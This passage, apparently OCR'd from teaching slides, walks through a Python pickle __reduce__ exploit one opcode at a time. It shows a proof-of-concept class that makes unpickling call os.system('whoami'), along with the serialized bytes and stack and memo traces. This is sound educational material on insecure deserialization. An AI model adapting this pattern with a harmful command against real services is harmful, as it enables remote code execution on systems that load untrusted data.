Analysis of __reduce__ exploit (3/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
BINPUT Store the stack top into the memo without popping it
Byte ......: b'q'
Stack .....: [<built-in function system>]
Metastack .: []
Memo ......: {}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
        op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (4/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
BINUNICODE Push a Python Unicode string object
Byte ......: b'X'
Stack .....: [<built-in function system>]
Metastack .: []
Memo ......: {0: <built-in function system>}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
        op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (5/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
BINPUT Store the stack top into the memo without popping it
Byte ......: b'q'
Stack .....: [<built-in function system>, 'whoami']
Metastack .: []
Memo ......: {0: <built-in function system>}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
        op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of `__reduce__` exploit (6/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
TUPLE1 Build a one-tuple out of the topmost item on the stack
Byte ......: b'\x85'
Stack .....: [<built-in function system>, 'whoami']
Metastack .: []
Memo ......: {0: <built-in function system>, 1: 'whoami'}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
        op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
[*]     op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (7/10)




```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

```
BINPUT Store the stack top into the memo without popping it
Byte ......: b'q'
Stack .....: [<built-in function system>, ('whoami',)]
Metastack .: []
Memo ......: {0: <built-in function system>, 1: 'whoami'}
```




```
[*] Serialized object: b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
[*]     op_code.name = 'PROTO', arg = '3', op_code.pos = '0'
[*]     op_code.name = 'GLOBAL', arg = 'nt system', op_code.pos = '2'
[*]     op_code.name = 'BINPUT', arg = '0', op_code.pos = '13'
[*]     op_code.name = 'BINUNICODE', arg = 'whoami', op_code.pos = '15'
[*]     op_code.name = 'BINPUT', arg = '1', op_code.pos = '26'
[*]     op_code.name = 'TUPLE1', arg = 'None', op_code.pos = '28'
        op_code.name = 'BINPUT', arg = '2', op_code.pos = '29'
[*]     op_code.name = 'REDUCE', arg = 'None', op_code.pos = '31'
[*]     op_code.name = 'BINPUT', arg = '3', op_code.pos = '32'
[*]     op_code.name = 'STOP', arg = 'None', op_code.pos = '34'
```

Analysis of __reduce__ exploit (8/10)



```
class RCE:
    def __reduce__(self):
        return os.system, ("whoami", )


rce = RCE()
```

